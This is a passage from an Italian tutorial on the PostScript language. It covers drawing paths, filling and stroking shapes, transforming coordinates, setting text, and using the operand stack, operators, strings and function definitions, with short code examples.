Il disegno non viene tracciato se alla fine non si aggiunge un'istruzione '**`stroke`**', che non richiede argomenti. Dopo un'istruzione '**`stroke`**' viene perduto il riferimento alle coordinate correnti, per cui, se necessario, si deve ricominciare con un'istruzione '**`moveto`**'. Si osservi l'esempio seguente, in cui lo stesso rettangolo viene disegnato un segmento alla volta, riposizionando sempre le coordinate iniziali:

```
  0     0 moveto
  0    10 lineto stroke
  0    10 moveto
 20    10 lineto stroke
 20    10 moveto
 20     0 lineto stroke
 20     0 moveto
  0     0 lineto stroke
```

Naturalmente, se si preferisce questo modo di utilizzo dell'istruzione '**`stroke`**', si può anche cambiare un po' lo stile di scrittura:

```
   0     0 moveto    0    10 lineto stroke
   0    10 moveto   20    10 lineto stroke
  20    10 moveto   20     0 lineto stroke
  20     0 moveto    0     0 lineto stroke
```

Le linee, oltre alla collocazione, hanno due caratteristiche importanti: lo spessore e il colore. Lo spessore predefinito dovrebbe essere di un punto, mentre il colore predefinito è il nero. Si modifica lo spessore delle linee con l'istruzione '**`setlinewidth`**' e la colorazione (grigia) con l'istruzione '**`setgray`**'. Entrambi ricevono un solo argomento numerico, che nel primo caso esprime lo spessore della linea e nel secondo rappresenta la luminosità, con un valore che va da zero a uno (zero rappresenta il nero e uno rappresenta il bianco).

> Le istruzioni che alterano le caratteristiche delle linee, hanno effetto solo nel momento in cui appare l'istruzione '**`stroke`**'. In questo modo, si possono indicare le linee desiderate, quindi si possono cambiare le loro caratteristiche e infine si possono tracciare.

L'esempio seguente disegna lo stesso rettangolo già presentato, specificando un tratto di due punti tipografici di colore grigio (esattamente a metà tra il bianco e il nero). Si può osservare che le istruzioni '**`setlinewidth`**' e '**`setgray`**' sono state collocate subito prima dell'istruzione '**`stroke`**':

```
   0     0 moveto
   0    10 lineto
  20    10 lineto
  20     0 lineto
   0     0 lineto

         2 setlinewidth
         0 setgray
           stroke
```

Si possono tracciare delle linee per disegnare un poligono. L'esempio già visto rappresenta proprio un rettangolo, ma non è stato dichiarato esplicitamente il fatto che le linee devono congiungersi. Per farlo occorre dichiarare un percorso, con l'istruzione '**`newpath`**', che si conclude con '**`closepath`**'. Si osservi la variante seguente al disegno del rettangolo:

```
newpath
   0     0 moveto
   0    10 lineto
  20    10 lineto
  20     0 lineto
closepath

   2 setlinewidth
   0 setgray

stroke
```

In pratica, si tracciano le prime tre linee, mentre l'ultima viene indicata implicitamente con la richiesta di chiudere il percorso con l'istruzione '**`closepath`**'.

Il fatto di avere realizzato un poligono, consente di definire il colore di riempimento. In condizioni normali, quando non è stato fissato alcunché, il poligono è trasparente, mentre se si fissa un riempimento diventa opaco e il colore ricopre anche il bordo tracciato con le linee.[1] Il colore di riempimento si definisce con l'istruzione '**`fill`**' e il colore usato è quello già fissato con l'istruzione '**`setgray`**'.

```
newpath
   0     0 moveto
```

[1] Il bordo ha lo stesso colore fissato con l'istruzione '**`setgray`**', per cui tutto diventa dello stesso colore.

```
   0    10 lineto
  20    10 lineto
  20     0 lineto
closepath

%  2   setlinewidth
   0.5 setgray
       fill
stroke
```

L'esempio mostra l'utilizzo dell'istruzione '**`fill`**' per colorare il rettangolo di grigio. Dal momento che lo spessore delle linee non serve più, l'istruzione relativa è stata commentata. Volendo mettere un bordo a questo rettangolo, occorre ridisegnarne sopra un altro trasparente, con il tratto desiderato:

```
newpath
   0     0 moveto
   0    10 lineto
  20    10 lineto
  20     0 lineto
closepath

   0.5 setgray
       fill
       stroke

newpath
   0     0 moveto
   0    10 lineto
  20    10 lineto
  20     0 lineto
closepath

   2   setlinewidth
   0   setgray
       stroke
```

Per completare l'argomento sulle linee e sui poligoni, conviene mostrare un esempio completo, che poi viene mostrato nella figura 225.3. Si osservi che l'area in cui viene disegnato è lo stretto indispensabile per contenerlo: si estende da -1,-1 a 21,11, per dare lo spazio allo spessore della riga che è di due punti.

```
%!PS-Adobe-2.0 EPSF-1.2
%%Creator: Daniele Giacomini
%%BoundingBox: -1 -1 21 11
%%EndComments

% Disegna un rettangolo

newpath
   0     0 moveto
   0    10 lineto
  20    10 lineto
  20     0 lineto
closepath

   0.5 setgray
       fill
       stroke

newpath
   0     0 moveto
   0    10 lineto
  20    10 lineto
  20     0 lineto
closepath
```

```
   2   setlinewidth
   0   setgray
       stroke

showpage

%%Trailer
%%EOF
```

Figura 225.3. Il rettangolo riempito e bordato. Il contorno è molto largo, ma è proporzionato rispetto al rettangolo che è alto solo 10 punti.

225.2.1 Archi e curve

Si può disegnare un arco o un cerchio completo con l'istruzione '**`arc`**'. In questo caso, non c'è bisogno di fare riferimento a una posizione corrente; anzi, è meglio eliminare tale informazione con un'istruzione '**`stroke`**' preventiva. L'istruzione '**`arc`**' richiede l'indicazione delle coordinate del centro del cerchio, la lunghezza del raggio, l'angolo di partenza e l'angolo di destinazione in direzione antioraria. L'esempio seguente disegna un arco con centro nella posizione *x*,*y*=100,150, con raggio di 50 punti, da 0 a 90 gradi:

```
100 150 50 0 90 arc
```

In pratica, si tratta di quanto si vede nella figura 225.4.

Figura 225.4. Arco di cerchio disegnato da 0 a 90 gradi.

> Se prima di disegnare il cerchio o l'arco di cerchio si tracciano altre linee, è conveniente chiudere i disegni precedenti con l'istruzione '**`stroke`**', per evitare di avere delle coordinate correnti attive nel momento in cui si usa l'istruzione '**`arc`**'. Diversamente, si otterrebbe una linea che collega le coordinate iniziali con il punto di partenza dell'arco disegnato.

Per disegnare un cerchio completo, basta indicare l'intervallo di angoli da 0 a 360 gradi. Se si vuole riempire il cerchio, non è necessario utilizzare le istruzioni '**`newpath`**' e '**`closepath`**', perché si ottiene sempre un riempimento, anche quando il cerchio non è completo.

Il disegno di una curva è invece più complicato: si usa l'istruzione '**`curveto`**', ma oltre alle coordinate di destinazione, bisogna indicare la tangente del punto di inizio e del punto di destinazione. Prima di dare altre spiegazioni, conviene partire da un esempio visivo, come si vede nella figura 225.5. La curva da prendere in considerazione è rappresentata con un tratto più scuro. Si possono vedere due linee oblique, che partono rispettivamente dal punto di inizio e dal punto di arrivo della curva: si tratta delle tangenti che stabiliscono la curvatura di partenza e di arrivo della linea disegnata. L'istruzione necessaria a disegnare questa curva è la seguente:

```
   0   50  moveto
 200  100    0    0  200   50  curveto
```

Figura 225.5. Esempio di una curva in cui sono evidenti le tangenti.

In pratica:

- le coordinate di partenza sono x,y=0,50;
- la prima tangente è la linea che va da x,y=0,50 (le coordinate di partenza) a x,y=200,100;
- la seconda tangente è la linea che va da x,y=200,50 (le coordinate di arrivo) a x,y=0,0;
- le coordinate di arrivo sono x,y=200,50.

Naturalmente, la lunghezza delle linee indicate come tangenti rendono più o meno importante la curvatura relativa. Si osservi, nella figura 225.6, come si trasforma il disegno se si accorcia la linea tangente di arrivo come nell'esempio seguente:

```
   0   50  moveto
 200  100    100    25  200   50  curveto
```

Figura 225.6. Esempio di una curva in cui sono evidenti le tangenti.

Il modello sintattico per l'utilizzo dell'istruzione '**`curveto`**' è quindi il seguente:

x_tangente_inizio *y_tangente_inizio* *x_tangente_fine* *y_tangente_fine* *x_fine_curva* *y_fine_curva* `curveto`

225.3 Salvare e recuperare le impostazioni grafiche

Le impostazioni grafiche, come quelle che si possono fissare con le istruzioni '**setlinewidth**' e '**setgray**', possono essere salvate e recuperate da una pila apposita. Si utilizza l'istruzione '**gsave**' per salvare l'impostazione corrente e '**grestore**' per recuperare le ultime impostazioni salvate. Si osservi l'esempio seguente:

```
1 setlinewidth
gsave
2 setlinewidth
gsave
4 setlinewidth
 50 120  moveto
200 120  lineto
stroke
grestore
 50 125  moveto
200 125  lineto
stroke
grestore
 50 130  moveto
200 130  lineto
stroke
```

Vengono accumulate tre spessori differenti per le linee, quindi si procede disegnando tre linee, dopo ognuna delle quali viene recuperata l'ultima impostazione grafica. In pratica, la linea da 50,120 a 200,120 viene disegnata con un tratto di quattro punti; la linea da 50,125 a 200,125 viene disegnata con un tratto di tre punti; la linea da 50,130 a 200,130 viene disegnata con un tratto di un punto di spessore.

Quando si disegna qualcosa, può essere opportuno racchiudere le modifiche alle caratteristiche entro una coppia '**gsave**'-'**grestore**', onde evitare di coinvolgere le impostazioni precedenti, che potrebbero riguardare il resto del file:

```
gsave
4 setlinewidth
 50 120  moveto
200 120  lineto
stroke
grestore
```

Nell'esempio che appare sopra, si inizia salvando le impostazioni e impostando uno spessore di quattro punti. Viene quindi indicata la linea e fissata con l'istruzione '**stroke**'. Al termine si recuperano le impostazioni grafiche. Nello stesso modo, si potevano salvare e modificare le impostazioni grafiche subito prima dell'istruzione '**stroke**':

```
 50 120  moveto
200 120  lineto
gsave
4 setlinewidth
stroke
grestore
```

Attraverso la tecnica del salvataggio e del recupero delle caratteristiche grafiche, è possibile disegnare un poligono bordato senza dover ripetere due volte il tratto del contorno. In pratica, il comando di riempimento viene dato entro un ambiente protetto da '**gsave**' e '**grestore**', come si vede nell'esempio seguente:

```
%!PS-Adobe-2.0 EPSF-1.2
%%Creator: Daniele Giacomini
%%BoundingBox: -1 -1 21 11
%%EndComments
```

```
% Disegna un rettangolo

newpath
   0     0 moveto
   0    10 lineto
  20    10 lineto
  20     0 lineto
closepath

gsave
   0.5 setgray
       fill
grestore
   2   setlinewidth
   0   setgray
       stroke

showpage

%%Trailer
%%EOF
```

Il risultato è identico a quanto già visto nella figura 225.3.

225.4 Spostamento del piano cartesiano e modifica della scala

È possibile spostare la posizione della superficie prima di dare altre istruzioni di scrittura di qualunque tipo. Si tratta in particolare delle istruzioni '**`translate`**' e di '**`rotate`**'. La prima di queste due sposta le coordinate 0,0 in una posizione nuova, prendendo come riferimento le coordinate precedenti; la seconda ruota gli assi attorno alle coordinate 0,0. Per esempio, con le istruzioni

```
 50 100 translate
 50  50 moveto
100  50 lineto
stroke
```

si ottiene una linea orizzontale dalla posizione 100,150 alla posizione 150,150. Infatti, l'istruzione '**`translate`**' sposta le coordinate 0,0 verso 50,100, secondo la collocazione precedente. La figura 225.7 mostra la collocazione iniziale e lo spostamento; la linea disegnata è quella che appare con tratto più scuro.

Figura 225.7. Esempio riferito a uno spostamento degli assi.

L'istruzione '**`rotate`**' fa ruotare il piano cartesiano sul centro delle coordinate 0,0. La figura 225.8 mostra cosa accade se si sposta lo zero nella posizione 0,0 e poi si ruota di 30 gradi, con le istruzioni seguenti:



```
   50   50  translate
   30  rotate

   50   50  moveto
  100   50  lineto
stroke
```

Figura 225.8. Esempio riferito a uno spostamento e a una rotazione degli assi.

Lo spostamento e la rotazione del piano sono informazioni che possono essere salvate e recuperate con le istruzioni '**`gsave`**' e '**`grestore`**'. Pertanto, prima di uno spostamento o di una rotazione, conviene salvare la situazione, per recuperarla quando questi cambiamenti non servono più.

```
gsave
   50   50  translate
   30  rotate

   50   50  moveto
  100   50  lineto
stroke
grestore
```

Oltre allo spostamento e alla rotazione del piano, si può modificare la scala, con l'istruzione '**`scale`**'. Gli argomenti dell'istruzione sono due valori, che esprimono il rapporto nei confronti dell'asse X e nei confronti dell'asse Y. Dopo la modifica della scala, le coordinate 0,0 rimangono centrate sulla stessa posizione iniziale. Per esempio,

```
1 0.5 scale
```

serve a fare in modo che la scala dell'asse Y risulti schiacciata alla metà del valore precedente, mentre l'asse X non viene modificato. Anche le alterazioni della scala possono essere recuperate da un'istruzione '**`grestore`**'.

225.5 Ripetizione

Un gruppo di istruzioni, racchiuso tra parentesi graffe, può essere ripetuto più volte con l'istruzione '**repeat**':

```
n {istruzioni} repeat
```

Evidentemente, perché ciò abbia un senso, è necessario che le istruzioni da ripetere creino ogni volta un cambiamento, come una rotazione o uno spostamento di assi. Per esempio,

```
36 {10 rotate 10 10 moveto 30 30 lineto} repeat
stroke
```

Disegna una stellina attorno alle coordinate 0,0, con un diametro di 80 punti. In questo caso, la rotazione riporta alla fine gli assi nella posizione di partenza, ma in generale conviene salvare e ripristinare la situazione:

```
gsave
36 {10 rotate 10 10 moveto 30 30 lineto} repeat
stroke
grestore
```

Figura 225.9. Esempio di un disegno ottenuto con la rotazione.

225.6 Testo

Per poter scrivere sulla superficie del foglio, è necessario selezionare il tipo di carattere e la dimensione prima di tutto. Questo si ottiene con alcune istruzioni, che in pratica conviene usare assieme:

```
/carattere findfont dimensione scalefont setfont
```

Per esempio, per usare il carattere Helvetica alto 12 punti, si usa l'istruzione seguente:

```
/Helvetica findfont 12 scalefont setfont
```

La scrittura vera e propria avviene con l'istruzione '**show**', con la quale si colloca il testo a partire dalle coordinate correnti, per cui si fa precedere normalmente da un'istruzione '**moveto**':

```
(testo) show
```

Come si vede dal modello sintattico, il testo deve essere scritto tra parentesi tonde e collocato prima della parola chiave '**show**'.

Dovendo usare le parentesi tonde per delimitare il testo da visualizzare, deve esserci un modo per poter togliere a queste il valore sintattico normale, quando c'è la necessità di rappresentarle nel testo. In pratica si usano le sequenze '**\(**' e '**\)**' per rappresentarle; inoltre, dal momento che la barra obliqua inversa ha un significato speciale, per rappresentare questa si usa la sequenza '****'.

La tabella 225.3 riepiloga le sequenze speciali più importanti per il testo delimitato tra parentesi tonde.

Tabella 225.3. Alcune sequenze speciali per la scrittura di testo delimitato da parentesi tonde, con l'istruzione '**`show`**'.

Sequenza	Descrizione
\\	Barra obliqua inversa.
\(	Parentesi tonda aperta.
\)	Parentesi tonda chiusa.
nnn	Simbolo corrispondente al numero, in ottale, secondo la codifica attuale.

Se si seleziona un carattere non disponibile, viene utilizzato il Courier. La tabella 225.4 elenca i nomi standard dei tipi di carattere fondamentali che si possono utilizzare con il linguaggio PostScript.

Tabella 225.4. Nomi dei tipi di carattere comuni che possono essere utilizzati con il linguaggio PostScript.

Nome	Descrizione
Times, Times-Roman	Times normale.
Times-Italic	Times corsivo.
Times-Bold	Times neretto.
Times-BoldItalic	Times neretto inclinato.
Helvetica	Helvetica normale.
Helvetica-Oblique	Helvetica inclinato.
Helvetica-Bold	Helvetica neretto.
Helvetica-BoldOblique	Helvetica neretto inclinato.
Courier	Courier normale.
Courier-Oblique	Courier inclinato.
Courier-Bold	Courier neretto.
Courier-BoldOblique	Courier neretto inclinato.
Symbol	Symbol.

Un'istruzione simile a '**`show`**', si occupa di visualizzare il testo, controllandone lo spostamento in corrispondenza di un simbolo particolare:

```
x y n (testo) widthshow
```

L'istruzione '**`widthshow`**' serve a fissare uno spostamento orizzontale (x) e uno spostamento verticale (y), subito dopo il simbolo corrispondente al numero n. In pratica, se alla fine di ogni spazio si vuole aggiungere uno spazio orizzontale di due punti, si usa la forma seguente:

```
2 0 32 (testo) widthshow
```

Questa è anche la situazione tipica, in cui si vuole allargare lo spazio tra le parole, per adattare la riga scritta alla larghezza disponibile. Naturalmente, lo spazio normale può anche essere ridotto, se lo si desidera, utilizzando valori orizzontali negativi, come nell'esempio seguente:

```
-1 0 32 (testo) widthshow
```

Se si attribuisce un valore anche al secondo argomento numerico, si ottiene uno spostamento verticale, come nell'esempio seguente, in cui ogni parola viene alzata di due punti rispetto alla precedente:

```
0 2 32 (testo) widthshow
```

225.7 Salvataggio e recupero delle impostazioni della pagina nel complesso

Quando si scrive un documento composto da diverse pagine, diventa utile la possibilità di recuperare le impostazioni precedenti, prima di passare alla pagina successiva. È già stata presentata la coppia di istruzioni '**`gsave`**' e '**`grestore`**', specifica per le impostazioni grafiche. Per tutto, si può usare invece la coppia '**`save`**' e '**`restore`**'. Di solito si inizia una pagina con '**`save`**' e si conclude con '**`restore`**', in modo da garantire il recupero di tutto, senza dimenticare qualcosa.

```
%!PS-Adobe-2.0
%%Creator: nome_del_redattore_del_file
%%DocumentPaperSizes: formato
%%EndComments
[%%BeginProlog
  prologo]
%%EndProlog
%%Page: numero_mostrato pagina_reale
save
istruzioni_ps
showpage
restore
[%%Page: numero_mostrato pagina_reale
save
istruzioni_ps
showpage
restore]...
%%Trailer
%%EOF
```

Le istruzioni '**`save`**' e '**`restore`**' dovrebbero essere sempre annidate correttamente, nel senso che ogni istruzione '**`restore`**' va a recuperare l'ultima istruzione '**`save`**' che non sia già stata presa in considerazione da un altro '**`restore`**'. Se viene eseguito un '**`restore`**' che non risulta abbinato a un'istruzione '**`save`**', si genera un errore irreversibile.

Per ovviare all'inconveniente di dover seguire attentamente l'uso delle istruzioni '**`save`**' e '**`restore`**', si può attribuire un «nome» a un'istruzione '**`save`**', richiamando lo stesso nome nel momento del '**`restore`**':

```
/nome save def
...
...
...
nome restore
```

La cosa non è molto intuitiva, ma funziona così: il nome che viene dichiarato nel momento dell'uso dell'istruzione '**`save`**', viene posto davanti all'istruzione '**`restore`**'. Se nello spazio tra queste due istruzioni apparivano altre istruzioni '**`save`**', queste sono tutte annullate. Segue un esempio:

```
/Mia_Configurazione_Predefinita save def
...
...
...
Mia_Configurazione_Predefinita restore
```

Tabella 225.5. Tabella riassuntiva delle istruzioni più semplici del linguaggio PostScript.

Istruzione	Descrizione
x y moveto	Cambia le coordinate correnti senza disegnare.
x y rmoveto	Cambia le coordinate correnti in modo relativo.
x y lineto	Traccia una linea fino alle coordinate assolute indicate.
x y rlineto	Traccia una linea fino alle coordinate relative indicate.
x y m n o arc	Arco con centro in x,y, raggio m, da n a o gradi, in senso antiorario.
x y m n o arcn	Arco con centro in x,y, raggio m, da n a o gradi, in senso orario.
x y x y x y curveto	Curva indicando le coordinate di arrivo delle tangenti e infine della curva.
x y translate	Fa sì che x,y corrispondano alle nuove coordinate 0,0.
n rotate	Ruota di n il fondo, con centro sulle coordinate 0,0.
n {*istruzioni*} repeat	Ripete n volte le istruzioni tra parentesi graffe.
n setlinewidth	Spessore delle linee.
n setgray	Colorazione grigia: 0=nero; 1=bianco.
fill	Riempie i poligoni e le aree racchiuse entro le curve.
newpath	Inizia a disegnare un oggetto nuovo.
closepath	Unisce l'ultimo punto disegnato con il punto di partenza.
stroke	Fissa le linee tracciate.
gsave	Accumula le impostazioni grafiche.
grestore	Recupera le impostazioni.
save	Accumula tutte le impostazioni della pagina.
restore	Recupera le impostazioni della pagina.
/*nome* save def	Accumula tutte le impostazioni dichiarando un nome.
nome restore	Recupera le impostazioni riferite a quel nome.
/*nome* findfont *dim* scalefont setfont	Seleziona il carattere e la dimensione indicata.
(*testo*) show	Scrive il testo indicato usando il carattere già stabilito.
x y n (*testo*) widthshow	Scrive il testo indicato con uno spostamento x,y alla fine del simbolo n.
x 0 32 (*testo*) widthshow	Scrive il testo indicato con l'aggiunta di uno spazio di x tra le parole.

225.8 Riferimenti

- *Cappella Archive*

  <*http://www.cappella.demon.co.uk/index.html*>

- David Byram-Wigfield, *Practical PostScript*

  <*http://www.cappella.demon.co.uk/bookpdfs/pracpost.pdf*>

- David Byram-Wigfield, *Making an electronic book*

  <*http://www.cappella.demon.co.uk/tinypdfs/06ebook.pdf*>

- Paul Bourke, *PostScript Tutorial*

  <*http://astronomy.swin.edu.au/pbourke/dataformats/postscript/*>

- *First Guide to PostScript*

  <*http://www.cs.indiana.edu/docproject/programming/postscript/postscript.html*>

- *Portable Document Format Reference Manual*, 1999

  <*http://partners.adobe.com/asn/developer/acrosdk/docs/pdfspec.pdf*>

PostScript: espressioni e funzioni

Il linguaggio PostScript è nato per essere interpretato in modo veloce da stampanti realizzate appositamente. In questo senso, la sua logica segue vagamente quella di un linguaggio assemblatore.

226.1 Lo stack

Per poter scrivere codice PostScript un po' più complesso, diventa necessario l'utilizzo di istruzioni che realizzano delle espressioni, fino ad arrivare alla costruzione di funzioni (procedure) che possono essere richiamate successivamente. Purtroppo, le espressioni realizzate con questo linguaggio, diventano un po' complicate da leggere. Infatti, queste funzioni ricevono i loro argomenti prelevandoli da uno stack (pila) ed emettono risultati inserendoli nello stesso stack.

dato... *funzione*

Osservando il modello, le informazioni che non sono riconducibili a nomi di funzione, vengono inserite in questo stack, che poi la prima funzione inizia a leggere. Si osservi l'istruzione seguente:

```
1 2 3 4 5 6 7 8 9 moveto lineto
```

I valori da uno a nove, vengono inseriti così come sono nello stack, poi ogni funzione preleva dallo stack la quantità di argomenti che la riguarda. In questo caso, '**`moveto`**' preleva gli ultimi due valori a essere stati inseriti, precisamente la coppia otto e nove, per cui sposterà le coordinate correnti in 8,9; successivamente è il turno di '**`lineto`**', che preleva altri due valori, precisamente il sei e il sette, tracciando una linea fino al punto 6,7. Pertanto, tutto è come se fosse stato scritto nel modo seguente:

```
8 9 moveto 6 7 lineto
```

Tuttavia, rimangono ancora altri valori nello stack, per altre funzioni successive, ammesso che vogliano usarli, perché se si inseriscono altri valori, questi vengono poi estratti per primi.

Dato questo meccanismo, diventano importanti alcune funzioni che consentono di intervenire su questo stack: '**`clear`**' svuota completamente lo stack; '**`pop`**' preleva ed elimina l'ultimo valore inserito.[1]

Sono un po' più difficili da comprendere le funzioni '**`exch`**' e '**`roll`**'. La prima scambia l'ordine degli ultimi due valori inseriti nello stack; la seconda esegue uno scorrimento, verso sinistra o verso destra di una certa quantità di questi valori:

n_elementi_da_scorrere *scorrimento* `roll`

Per esempio, se nello stack ci fossero i valori 1, 2, 3, 4, 5, 6 e 7, in questo ordine, per cui il primo a essere prelevato sarebbe il numero 7, l'istruzione '**`3 2 roll`**' trasformerebbe questa sequenza in 1, 2, 3, 4, 6, 7 e 5; al contrario, l'istruzione '**`3 -2 roll`**' trasformerebbe questa sequenza in 1, 2, 3, 4, 7, 5 e 6. In pratica, il primo valore indica quanti elementi prendere in considerazione, a partire dall'ultimo, mentre il secondo indica quante volte scorrere e in quale direzione.

Figura 226.1. Esempio di funzionamento dell'istruzione '**`roll`**', con uno scorrimento verso destra.

```
    stack iniziale:         1 2 3 4 5 6 7

        3 2 roll                    7 5 6  (primo scorrimento verso destra)
                                    6 7 5  (secondo scorrimento verso destra)
    stack finale:           1 2 3 4 6 7 5
```

[1] A fianco di '**`pop`**' si potrebbe immaginare la presenza di una funzione con il nome *push*, ma in questo caso non serve, perché l'azione di inserimento nello stack avviene in modo implicito.

Figura 226.2. Esempio di funzionamento dell'istruzione '**roll**', con uno scorrimento verso sinistra.

```
stack iniziale:         1 2 3 4 5 6 7

    3 -2 roll                   6 7 5  (primo scorrimento verso sinistra)
                                7 5 6  (secondo scorrimento verso sinistra)
stack finale:           1 2 3 4 7 5 6
```

Quando una funzione restituisce un valore, lo fa inserendolo implicitamente nello stack. In questo modo, l'assegnamento a una variabile, così come si è abituati nei linguaggi di programmazione comuni, non c'è. Al massimo si definisce una funzione che restituisce un valore, inserendolo nello stack.

A questo punto si può cominciare a comprendere che i dati inseriti nello stack, quando ciò non avviene per mezzo di una funzione che restituisce qualcosa, devono avere una rappresentazione formale. Può trattarsi di: valori numerici, che si scrivono come sono, utilizzando il punto per separare la parte decimale; stringhe, che sono delimitate da parentesi tonde e possono contenere delle sequenze di escape; espressioni, che sono delimitate tra parentesi graffe (si ricordi il caso della funzione '**`repeat`**'). I valori logici, *Vero* e *Falso*, non hanno una rappresentazione particolare e si indicano espressamente solo attraverso le funzioni '**`true`**' e '**`false`**'.

Tabella 226.1. Rappresentazione dei dati e gestione dello stack.

Istruzione	Descrizione
intero[.*decimale*]	Inserisce il valore numerico nello stack.
(*stringa*)	Inserisce la stringa nello stack.
{*espressione*}	Inserisce le istruzioni nello stack.
clear	Svuota lo stack.
oggetto pop	Preleva dallo stack l'ultimo valore inserito.
oggetto_1 oggetto_2 exch	Scambia gli ultimi due valori nello stack.
m n roll	Fa scorrere gli ultimi *m* elementi dello stack di *n* posizioni.
oggetto dup	Preleva l'ultimo valore e ne inserisce due copie nello stack.

226.2 Funzioni comuni

Alcune funzioni operano su valori numerici, restituendo un risultato che, secondo la logica del linguaggio PostScript, viene inserito nello stack. Per esempio, la funzione '**`add`**' riceve due valori restituendo la somma di questi:

```
10 20 add 40 moveto
```

In questo caso, vengono sommati i valori 10 e 20, inserendo nello stack il valore 30. Così, si ottiene lo spostamento nelle coordinate 30,40, attraverso la funzione '**`moveto`**'.

I valori logici, come accennato, si indicano attraverso le funzioni '**`true`**' e '**`false`**', che si limitano rispettivamente a inserire nello stack il valore corrispondente. Possono generare risultati logici anche alcune funzioni di confronto e i valori logici possono essere rielaborati attraverso funzioni booleane. Infine, in base a un valore logico è possibile eseguire o meno un gruppo di espressioni. Si osservino gli esempi seguenti.

- `10 20 lt`

  La funzione '**`lt`**' confronta due valori e restituisce *Vero* se il primo (secondo la lettura umana) è minore. In questo caso, viene restituito *Vero*.

- `10 20 lt 45 34 gt and`

La funzione '**`and`**' restituisce *Vero* se riceve due valori *Vero* simultaneamente. In questo caso, la funzione '**`lt`**' inserisce il valore *Vero* nello stack e anche la funzione '**`gt`**' inserisce un altro valore *Vero*, dal momento che il confrontando i valori 45 e 34 si vede che il primo è maggiore del secondo.

- `10 20 lt {45 50 moveto} if`

  La funzione '**`if`**' preleva un valore logico e un gruppo di istruzioni. Se il valore logico è *Vero* viene eseguito il raggruppamento di istruzioni. In questo caso, dato che la funzione '**`lt`**' inserisce il valore *Vero* nello stack, così può essere eseguito lo spostamento nelle coordinate 45,50.

- `10 20 lt {45 50 moveto} {50 45} moveto ifelse`

  La funzione '**`ifelse`**' preleva un valore logico e due gruppi di istruzioni. Se il valore logico è *Vero* viene eseguito il primo gruppo di istruzioni, altrimenti viene eseguito il secondo. In questo caso, dato che la funzione '**`lt`**' inserisce il valore *Vero* nello stack, così viene eseguito lo spostamento nelle coordinate 45,50.

Queste funzioni vengono descritte brevemente nella tabella 226.2.

Tabella 226.2. Espressioni matematiche, logiche e condizionali.

Istruzione	Descrizione
n neg	Inverte il segno del valore.
m n add	Somma i due valori.
m n sub	Sottrae *n* da *m*.
m n mul	Moltiplica i valori.
m n div	Divide *m* per *n*.
m n mod	Il resto della divisione intera di *m* per *n*.
n round	Arrotonda *n*.
n abs	Calcola il valore assoluto di *n*.
n sin	Calcola il seno di *n*.
n cos	Calcola il coseno di *n*.
m n min	Restituisce il minimo tra due valori.
m n max	Restituisce il massimo tra due valori.
true	*Vero*.
false	*Falso*.
m n gt	*Vero* se *m* è maggiore di *n*.
m n ge	*Vero* se *m* è maggiore o uguale a *n*.
m n lt	*Vero* se *m* è minore di *n*.
m n le	*Vero* se *m* è minore o uguale a *n*.
m n eq	*Vero* se i valori sono uguali.
m n ne	*Vero* se i valori sono diversi.
bool {*istruzioni*} if	Esegue le istruzioni se il valore logico è *Vero*.
bool {*istr_1*} {*istr_2*} ifelse	Esegue il primo o il secondo gruppo di istruzioni in base al valore logico.

226.3 Operazioni sulle stringhe

A causa della struttura del linguaggio, la gestione delle stringhe non è affatto intuitiva: bisogna tradurre tutto nell'ottica dello stack. Tanto per cominciare, la cosa più semplice che si può fare con una stringa è misurarne la lunghezza con l'aiuto della funzione '**`stringwidth`**'. Per la precisione, si tratta di determinare la posizione finale di una stringa collocata a partire dalle coordinate 0,0:

```
stringa stringwidth
```

Se si osserva la figura 226.3, si può vedere la stringa composta dalla parola «Ciao», scritta con il carattere Helvetica, avente un corpo di 12 punti. Come si vede, la sua lunghezza è di 24,672 punti.

Figura 226.3. Lunghezza di una stringa.

Ciao

Quando c'è la necessità di convertire un valore in una stringa, si pone il problema dell'allocazione di memoria per la stringa stessa. Per esempio, la funzione '**`cvs`**' converte un valore in stringa, ma per farlo deve avere già una stringa da prelevare dallo stack:

valore *stringa* `cvs`

Volendo convertire il valore 23,45 in stringa, bisogna preparare prima una stringa di almeno cinque caratteri:

```
23.45 (     ) cvs
```

Per allocare una stringa, composta da caratteri *<NUL>*, ovvero 000_8, si può usare la funzione '**`string`**', che richiede l'indicazione della quantità di caratteri. Pertanto, la stessa cosa avrebbe potuto essere scritta nel modo seguente:

```
23.45 5 string cvs
```

Naturalmente, la funzione '**`cvs`**' si può usare per visualizzare la stringa generata, per esempio nel modo seguente:

```
10 10 moveto
23.45
5 string cvs
show
```

Si osservi che con '**`cvs`**', anche se si alloca una stringa più grande del necessario, questa viene ridotta alla dimensione richiesta dalla conversione.

Tabella 226.3. Espressioni relative a stringhe.

Istruzione	Descrizione
n string	Alloca una string di *n* caratteri *<NUL>*.
stringa stringwidth	Inserisce le coordinate finali della stringa nello stack.
valore stringa cvs	Restituisce una stringa corrispondente al valore.

226.4 Funzioni

Una funzione si definisce attraverso la sintassi seguente:

```
/nome {istruzioni} def
```

In pratica, si vuole fare in modo che usando il nome indicato, si faccia riferimento automaticamente al gruppo di istruzioni contenuto tra parentesi graffe.[2]

Come per qualunque altra funzione normale, anche le funzioni definite in questo modo ricevono gli argomenti della chiamate dallo stack. Per esempio, la funzione '**`quadrilatero`**' che si potrebbe dichiarare nel modo seguente,

```
/quadrilatero { newpath moveto lineto lineto lineto closepath stroke } def
```

